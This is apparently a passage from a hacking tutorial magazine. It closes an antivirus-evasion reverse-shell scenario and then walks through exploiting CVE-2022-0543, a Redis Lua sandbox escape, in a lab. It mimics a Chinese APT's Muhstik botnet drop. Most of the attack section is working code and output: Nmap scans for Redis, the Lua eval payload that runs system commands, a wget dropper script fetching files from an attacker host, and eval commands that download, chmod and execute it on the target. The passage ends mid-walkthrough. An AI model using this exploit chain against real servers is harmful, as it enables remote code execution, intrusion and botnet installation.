
I start a HTTP server on the Kali machine (I don't have a web server on my attacker Windows 10 machine) to download the payload to the target system.

←
→
↺
🏠
ⓘ
192.168.36.189:8000/

Directory listing for /


- [.git/](#)
- [.idea/](#)
- [bin/](#)
- [BrackLota/](#)
- [CGOTest/](#)
- [CGOtest/](#)
- [ExecShellcode/](#)
- [exocet.go](#)
- [exocet_payload.exe](#)
- [exploit.exe](#)

Windows Defender is up and running. Then, I download the payload generated.




The payload is successfully downloaded to the target. I start the listener on the Attacker system (Windows 10)


**"It's time to wake up and smell the Mutating Hash! Signature Based
Malware Detection is dead"**
- James Scott,
Senior Fellow, Institute for Critical Infrastructure Technology .



Let's now execute the payload.



It took some time but Windows Defender did not light up anything. On the Attacker system, I successfully have a reverse shell connection as shown below.



That was our second Ultimate Hacking Scenario (UHS). As promised, I did this with Non-metasploit payloads. I hope our readers have got a general Idea of how hacking works in different scenarios.

How A Chinese APT installed Muhstik BOT On Redis Servers?

REAL WORLD HACKING SCENARIO

In March 2022, Juniper Threat labs detected a hacking group that previously exploited Log4j and other well-known vulnerabilities was exploiting a recently disclosed vulnerability in Redis Lua Sandbox escape 2 RCE vulnerability. This article is a walkthrough of how that Real World hack took place.

Redis is an open source NoSQL database that is known for its speed. Redis stands for Remote Dictionary Server. Redis was voted as the most loved database in the Stack Overflow Developer Survey for years 2017, 2018, 2019, 2020 & 2021 consecutively. Companies that use Redis database include Twitter, Amazon Web Services, Microsoft and Alibaba.

In the beginning of this year, a researcher named Reginaldo Silva discovered a vulnerability in Redis, that could allow remote attackers to escape the Lua sandbox and execute arbitrary commands on the target system.

Lua is a light weight, high level scripting language which is primarily used for embedded use in applications. Redis uses this Lua as its scripting engine that is made available using the "eval" command. This Lua engine is sandboxed which means the Lua command cannot run out of the context of this sandbox of Lua. Ex : The command `cat /etc/passwd` should not say any result.

The present vulnerability CVE-2022-0543, makes attacker escape this sandbox. How is this possible? Some Debian / Ubuntu packages provided the Lua library as a dynamic library. So when the Lua interpreter starts, a variable named `package` is automatically populated. Attackers can use this package variable (`package.loadlib`) to load module from "liblua" library, then use this liblua module to execute arbitrary commands.

```
local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0", "luaopen_io");
local io = io_l();
local f = io.popen("id", "r");
local res = f:read("*a");
f:close();
return res
```

As you can see like commands given above, the library is loaded from `/usr/lib/.....` in the first line and then arbitrary commands are run. Now let's get into practical exploitation. For this walkthrough, I have installed the vulnerable version of Redis on Ubuntu 20.04 as shown in our Installations section (step by step process is given there).

Once the target is ready, I boot up my attacker machine (Kali Linux) and use Nmap to scan for targets with port 6379.open (6379 is the default port for Redis server).

"The only way to maintain privacy on the internet is to not be on the internet"

- Abhijit Naskar.


```
(kali㉿kali)-[~]
$ nmap -p6379 192.168.40.130-200
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-08 03:56 EDT
Nmap scan report for 192.168.40.137
Host is up (0.00056s latency).
```

```
PORT      STATE SERVICE
6379/tcp  open  redis
```

```
Nmap scan report for 192.168.40.148
Host is up (0.000072s latency).
```

```
PORT      STATE SERVICE
6379/tcp  closed redis
```

```
Nmap done: 71 IP addresses (2 hosts up) scanned in 1.94 seconds
```

```
(kali㉿kali)-[~]
$
```

You can use the below command of Nmap also to scan for devices with Redis installed.

```
(kali㉿kali)-[~]
$ nmap --script redis-info -sV -p 6379 192.168.40.130-200
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-08 06:28 EDT
Nmap scan report for 192.168.40.137
Host is up (0.0049s latency).
```

```
PORT      STATE SERVICE VERSION
6379/tcp  open  redis    Redis key-value store 5.0.7 (64 bits)
|_redis-info: ERROR: Script execution failed (use -d to debug)
```

```
Nmap scan report for 192.168.40.148
Host is up (0.011s latency).
```

```
PORT      STATE SERVICE VERSION
6379/tcp  closed redis
```

```
Service detection performed. Please report any incorrect results at http
s://nmap.org/submit/ .
```

```
Nmap done: 71 IP addresses (2 hosts up) scanned in 11.52 seconds
```

This command also gives more information about the Redis target. I found one target Read 5.0.7 installed. The vulnerability is patched in Redis version 5.6.0_16_1, so this version is indeed vulnerable. To interact with a Redis server, you need Redis tools which is not installed by default on Kali. Luckily, latest releases of Kali prompt you to install any uninstalled tools we are trying to install.


```
(kali㉿kali)-[~]
$ redis-cli -h 192.168.40.137
Command 'redis-cli' not found, but can be installed with:
sudo apt install redis-tools
Do you want to install it? (N/y)y
```

So I installed the Redis tools and try the command again.

```
(kali㉿kali)-[~]
$ redis-cli -h 192.168.40.137
192.168.40.137:6379>
```

This time the interaction happens correctly. Let's try the above poc commands to run command "id".

```
192.168.40.137:6379> eval 'local io_l = package.loadlib("/usr/lib/x86_64
-linux-gnu/liblua5.1.so.0", "luaopen_io"); local io = io_l(); local f =
io.popen("id", "r"); local res = f:read("*a"); f:close(); return res' 0
"uid=136(redis) gid=143(redis) groups=143(redis)\n"
(27.49s)
192.168.40.137:6379>
```

Next, let's try command "uname_a".

```
192.168.40.137:6379>
192.168.40.137:6379> eval 'local io_l = package.loadlib("/usr/lib/x86_64
-linux-gnu/liblua5.1.so.0", "luaopen_io"); local io = io_l(); local f =
io.popen("uname -a", "r"); local res = f:read("*a"); f:close(); return r
"Linux ubuntu 5.11.0-27-generic #29~20.04.1-Ubuntu SMP Wed Aug 11 15:58:
17 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux\n"
(19.58s)
192.168.40.137:6379>
```

Both the commands work successfully so the exploitation is successful as we are able to execute commands out of the Redis context.

You may be tempted to run the commands without any complexities like well did above, but remember, Redis has Lua scripting engine and hence they will not work. As already started, Lua scripting engine starts with Eval command.

```
192.168.40.137:6379> id
(error) ERR unknown command `id`, with args beginning with:
192.168.40.137:6379> uname -a
(error) ERR unknown command `uname`, with args beginning with: `-a`,
192.168.40.137:6379> cat /etc/passwd
(error) ERR unknown command `cat`, with args beginning with: `/etc/passw
d`,
192.168.40.137:6379>
```

The attack by hacking group that targeted the Reds servers started soon as the POC was publishe-

-d on Github. After exploiting the vulnerability successfully, the hacker group tried to install Muhstik Botnet on the target system. A BOT is a malware that if once installed makes the target system a part of a BOTNET that will be used in DDOS attacks.

The hacker group first downloaded a file named "russ" to the /tmp directory and then executed the "russ" payload. This payload further downloaded multiple files on execution which are different versions of MuhstikBOT.

For this tutorial, we will not be using BOT as a payload but a few text files. I use 3 text files named (hc1.txt, hc2.txt, hc3.txt) as shown below. These are my payloads.

```
(kali㉿kali)-[~]
$ nano hc1.txt hc2.txt hc3.txt

(kali㉿kali)-[~]
$ ls
bash-keylogger  Downloads          hc1.txt  hc.txt  Pictures
BITB            FakeImageExploiter hc2.txt  keylogger Public
Desktop         Follin            hc3.txt  Music   Templates
Documents       Follina           hc.sh    ohirom  Videos

(kali㉿kali)-[~]
$
```

Then, I code my initial file that will be downloaded at the start (just like "russ.sh"). I name it "hc.sh" and code it to download the three text files hc1.txt, hc2.txt and hc3.txt using wget on execution.

```
GNU nano 6.2          hc.sh *
```

```
#!/bin/bash
wget -O /tmp/hc1.txt http://192.168.40.148/hc1.txt
wget -O /tmp/hc2.txt http://192.168.40.148/hc2.txt
wget -O /tmp/hc3.txt http://192.168.40.148/hc3.txt
```

```
^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify
```

Once the initial file and payloads are ready, I host it on the Attacker system.


```
(kali㉿kali)-[~]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Then I use the same “eval” command its download the hc.sh file first and save it in /tmp folder.

```
192.168.40.137:6379> eval 'local io_l = package.loadlib("/usr/lib/x86_64
-linux-gnu/liblua5.1.so.0", "luaopen_io"); local io = io_l(); local f =
io.popen("wget -O /tmp/hc.sh http://192.168.40.148/hc.sh", "r"); local r
es = f:read("*a"); f:close(); return res' 0
```

```
(kali㉿kali)-[~]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.40.137 - - [09/Aug/2022 03:11:24] "GET /hc.sh HTTP/1.1" 200 -
```

Next, I change its permissions as shown below.

```
192.168.40.137:6379> eval 'local io_l = package.loadlib("/usr/lib/x86_64
-linux-gnu/liblua5.1.so.0", "luaopen_io"); local io = io_l(); local f =
io.popen("chmod 777 /tmp/hc.sh", "r"); local res = f:read("*a"); f:close
(); return res' 0
""
```

```
192.168.40.137:6379>
```

Then, I execute it.

```
192.168.40.137:6379> eval 'local io_l = package.loadlib("/usr/lib/x86_64
-linux-gnu/liblua5.1.so.0", "luaopen_io"); local io = io_l(); local f =
io.popen("/tmp/hc.sh", "r"); local res = f:read("*a"); f:close(); return
res' 0
""
```

```
